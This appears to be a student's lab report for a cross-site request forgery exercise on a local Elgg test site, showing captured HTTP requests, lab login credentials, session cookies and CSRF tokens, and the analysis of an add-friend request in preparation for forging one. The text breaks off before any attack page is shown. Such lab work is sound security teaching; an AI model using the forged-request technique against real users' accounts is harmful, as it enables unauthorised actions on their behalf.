Jeffrey Cho

Professor Palmer


CS 55

Nov. 9, 2020

Lab 5 Report

Task 1 Observing HTTP Request:

In order to execute **Cross-Site Request Forget (CSRF)** attacks, **HTTP requests** need to be forged. A Firefox add-on called "**HTTP Header Live**" needs to be utilized for this purpose. From this link: https://addons.mozilla.org/en-US/firefox/addon/http-header-live/, the "**HTTP Header Live**" extension was added to Firefox.




```
GET: HTTP/1.1 200 OK
Date: Mon, 09 Nov 2020 17:00:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 09 May 2021 17:00:04 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;charset=utf-8

http://www.csrflabelgg.com/cache/1549469429/c
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:6(
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/search?q=Jeff&searc
Cookie: Elgg=auu71ir4482n0gk3r5q18efp86; Hm_lvt_79da64
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 09 Nov 2020 17:00:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 09 May 2021 17:00:04 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;charset=utf-8
```

```
Sta...  Meth...  Fil      Dc   Cause       Type   Transfer...  Size       0 ms     2.56 s
200     GET      sear...  ...  document    html   2.61 KB      9.43 KB    → 241 ms
200     GET      font-... ...  stylesheet  css    cached       28.38 KB
200     GET      elgg.... ...  stylesheet  css    cached       58.10 KB
200     GET      color... ...  stylesheet  css    cached       3.80 KB
200     GET      jque...  ...  script      js     cached       0 B
200     GET      jque...  ...  script      js     cached       0 B
200     GET      requ...  ...  script      js     cached       800 B
200     GET      requ...  ...  script      js     cached       0 B
200     GET      elgg.js  ...  script      js     cached       0 B
200     GET      en.js    ...  script      js     cached       0 B
200     GET      init.js  ...  script      js     cached       619 B
200     GET      read...  ...  script      js     cached       271 B
200     GET      Plugi... ...  script      js     cached       630 B
13 requests   101.97 KB / 2.61 KB transferred   Finish: 5.70 s   DOMContentLoaded: 2.65 s   load: 6.02 s
```

```
Request URL: http://www.csrflabelgg.com/search?q=Jeff&search_type=all
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1
Response headers (392 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 2282
Content-Type: text/html; charset=UTF-8
Date: Mon, 09 Nov 2020 18:05:19 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
```

(1.0)

Here as shown in **(1.0)**, we can observe the **HTTP Request**. By performing an action on the web page, we can then see the **HTTP request**. For example, here I entered my name "**Jeff**" into the search bar, and we can see on the left and the bottom right corner of the webpage in **(1.0)** the **HTTP Request**.



Results for "Jeff"


No results.

```
IL  CSS  JS  XHR  Fonts  Images  Media  WS  Other   Persist Logs   Disable cache

Fil     Dc    Cause              Transfer…   Size        0 ms   2.56 s
sear…   …     document html      2.61 KB     9.43 KB     → 241 ms
font-…  …     stylesheet css     cached      28.38 KB
elgg.…  …     stylesheet css     cached      58.10 KB
color…  …     stylesheet css     cached      3.80 KB
jque…   …     script   js        cached      0 B
jque…   …     script   js        cached      0 B
requ…   …     script   js        cached      800 B
requ…   …     script   js        cached      0 B
elgg.js …     script   js        cached      0 B
en.js   …     script   js        cached      0 B
init.js …     script   js        cached      619 B
read…   …     script   js        cached      271 B
Plugi…  …     script   js        cached      630 B

101.97 KB / 2.61 KB transferred   Finish: 5.70 s   DOMContentLoaded: 2.65 s   load: 6.02 s
```

```
Query string
  q: Jeff
  search_type: all
```

(1.1)

We can also see that the **HTTP request** has a **GET method (1.0)**, but when we actually switch on over to the **Params** tab as seen in **(1.1)** we can see some of the information I entered onto the webpage. The parameter **q** value is "**Jeff**" which is what I queried in the search bar, and the search type has all since **All** is the selected area for the search itself.



We could not log you in. Please check your username/email and password.

Results for "Jeff"

No results.


```
GET: HTTP/1.1 200 OK
Date: Mon, 09 Nov 2020 17:00:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 09 May 2021 17:00:04 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;charset=utf-8

http://www.csrflabelgg.com/cache/1549469429/c
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:6(
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/search?q=Jeff&searc
Cookie: Elgg=auu71ir4482n0gk3r5q18efp86; Hm_lvt_79da64
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 09 Nov 2020 17:00:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 09 May 2021 17:00:04 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;charset=utf-8
```

```
All  HTML  CSS  JS  XHR  Fonts  Images  Media  WS  Other   Persist Logs   Disable cache

Sta…  Meth…  Fil      Dc   Cause            Type  Transfer…  Size       0 ms   1.28 s   2.56 s
302   POST   login    …    document html          2.66 KB    9.55 KB    → 801 ms
200   GET    sear…    …    document html          2.67 KB    9.55 KB    → 323 ms
200   GET    font-…   …    stylesheet css         cached     28.38 KB
200   GET    elgg.…   …    stylesheet css         cached     58.10 KB
200   GET    color…   …    stylesheet css         cached     3.80 KB
200   GET    jque…    …    script           js    cached     0 B
200   GET    jque…    …    script           js    cached     0 B
200   GET    requ…    …    script           js    cached     800 B
200   GET    requ…    …    script           js    cached     0 B
200   GET    elgg.js  …    script           js    cached     0 B
200   GET    en.js    …    script           js    cached     0 B
200   GET    init.js  …    script           js    cached     619 B
200   GET    read…    …    script           js    cached     271 B
200   GET    Plugi…   …    script           js    cached     630 B

14 requests   111.65 KB / 5.33 KB transferred   Finish: 4.18 s   DOMContentLoaded: 2.15 s   load: 4.31 s
```

```
Request URL: http://www.csrflabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Response headers (383 B)
  Cache-Control: no-store, no-cache, must-revalidate
  Connection: Keep-Alive
  Content-Length: 0
  Content-Type: text/html;charset=utf-8
  Date: Mon, 09 Nov 2020 23:18:34 GMT
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Keep-Alive: timeout=5, max=100
  Location: http://www.csrflabelgg.com/search?q=Jeff&search_type=all
  Pragma: no-cache
  Server: Apache/2.4.18 (Ubuntu)
```

(1.2)

In **(1.2)** we can see the **POST request** along with some information from the header. Furthermore, we can see that **content-length** and **content-type** are present here in the **POST request (1.2)**. This means that there is some additional content, which was sent along with the **HTTP Request header**, which can be seen in the **Params** tab.



```
GET: HTTP/1.1 200 OK
Date: Mon, 09 Nov 2020 17:00:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 09 May 2021 17:00:04 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 200
Content-Type: application/javascript;charset=utf-8

http://www.csrflabelgg.com/cache/1549469429/c
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:6(
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/search?q=Jeff&sear
Cookie: Elgg=auu71ir4482n0gk3r5q18efp86; Hm_lvt_79da64
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Mon, 09 Nov 2020 17:00:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Sun, 09 May 2021 17:00:04 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;charset=utf-8
```

Sta...	Meth...	Fil	Dc	Cause	Type	Transfer...	Size
302	POST	login	...	document	html	2.66 KB	9.55 KB
200	GET	sear...	...	document	html	2.67 KB	9.55 KB
200	GET	font-...	...	stylesheet	css	cached	28.38 KB
200	GET	elgg....	...	stylesheet	css	cached	58.10 KB
200	GET	color...	...	stylesheet	css	cached	3.80 KB
200	GET	jque...	...	script	js	cached	0 B
200	GET	jque...	...	script	js	cached	0 B
200	GET	requ...	...	script	js	cached	800 B
200	GET	requ...	...	script	js	cached	0 B
200	GET	elgg.js	...	script	js	cached	0 B
200	GET	en.js	...	script	js	cached	0 B
200	GET	init.js	...	script	js	cached	619 B
200	GET	read...	...	script	js	cached	271 B
200	GET	Plugi...	...	script	js	cached	630 B

14 requests | 111.65 KB / 5.33 KB transferred | Finish: 4.18 s | DOMContentLoaded: 2.15 s | load: 4.31 s

Form data
__elgg_token: xk_wekp_HUkoNbbMRb4Blg
__elgg_ts: 1604963891
password: seedjeff
returntoreferer: true
username: jeff


(1.3)

In **(1.3)**, we can see the parameters sent in into the **HTTP Request**. We can see above what exactly I entered in for the **Username** and **Password** for the **Login (Username: jeff, Password: seedjeff)**. The **return to referrer** section is **True**, meaning that the result is to be returned in the **HTTP request**. In addition, we can see that the first couple of parameters are the "**__elgg_token**" (**token**) and the "**__elgg_ts**" (**timestamp**), which can serve as possible countermeasures to a **CSRF attack**.


It can also be noticed in the differences between **(1.1)** and **(1.3)** how the **GET request** includes the parameters in the **URL string**; however, the **POST request** includes the parameter in the request body, which explains why there is the content-type and length fields in the header for the **POST request**.

Task 2 CSRF Attack using GET Request:

To create a request that will allow Boby to become an added friend to Alice in her account, we first need to figure out how exactly the add friend functions. Therefore, we can assume that we have created a pseudo account named Samy, and we can use that to add Boby as Samy's friend as shown by logging in **(2.0)**. Then after we do this, we can look for the **HTTP request** and see exactly how the add friend function had worked.


www.csrflabelgg.com/profile/charlie
Would you like Firefox to save this login for csrflabelgg.com?
samy
seedsamy
Show password
Don't Save
Save
CSRF
Activity
Blogs

(2.0)




```
Sta...  Meth...  File                       Domain                    Cause  Type  Transfer...  Size
200     GET      add?friend=43&__elgg_ts=...  www.csrflabelgg...xhr         json  687 B        366 B    → 579 ms
```

```
Request URL: http://www.csrflabelgg.com/action/friends/add?friend=43&__elg…
Request method: GET
Remote address: 127.0.0.1:80
Status code: 200 OK
Version: HTTP/1.1
Server: Apache/2.4.18 (Ubuntu)
Request headers (650 B)
Accept: application/json, text/javascript, */*; q=0.01
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: Elgg=nrhmqehdv3if1vr78ld933mj1…
        436e261a8a66d5f419=1604943874
Host: www.csrflabelgg.com
Referer: http://www.csrflabelgg.com/profile/boby
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101
            Firefox/60.0
X-Requested-With: XMLHttpRequest
```

One request | 366 B / 687 B transferred | Finish: 579 ms

(2.1)


We can see that the adding friend is a **GET Request**, meaning the **URL** has parameters **(2.1).** As seen below, we can see that friend has the value **43** of along with other parameters **(2.2).**



```
Query string
  __elgg_token: {...}
    0: Q5oFiXDhQ2yoy-juse_H5w
    1: Q5oFiXDhQ2yoy-juse_H5w
  __elgg_ts: {...}
    0: 1604969335
    1: 1604969335
  friend: 43
```

(2.2)


Now we know that Samy added Boby as a friend, the value of **43** was made with the request, meaning that the value must be representing Boby. We can validate this by looking at the webpage source code using inspect element.



```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head></head>
 <body>
  <div class="elgg-page elgg-page-default" onclick="return true">
   <div class="elgg-page-messages"></div>
   <div class="elgg-page-topbar"></div>
   <div class="elgg-page-header"></div>
   <div class="elgg-page-navbar"></div>
   <div class="elgg-page-body">
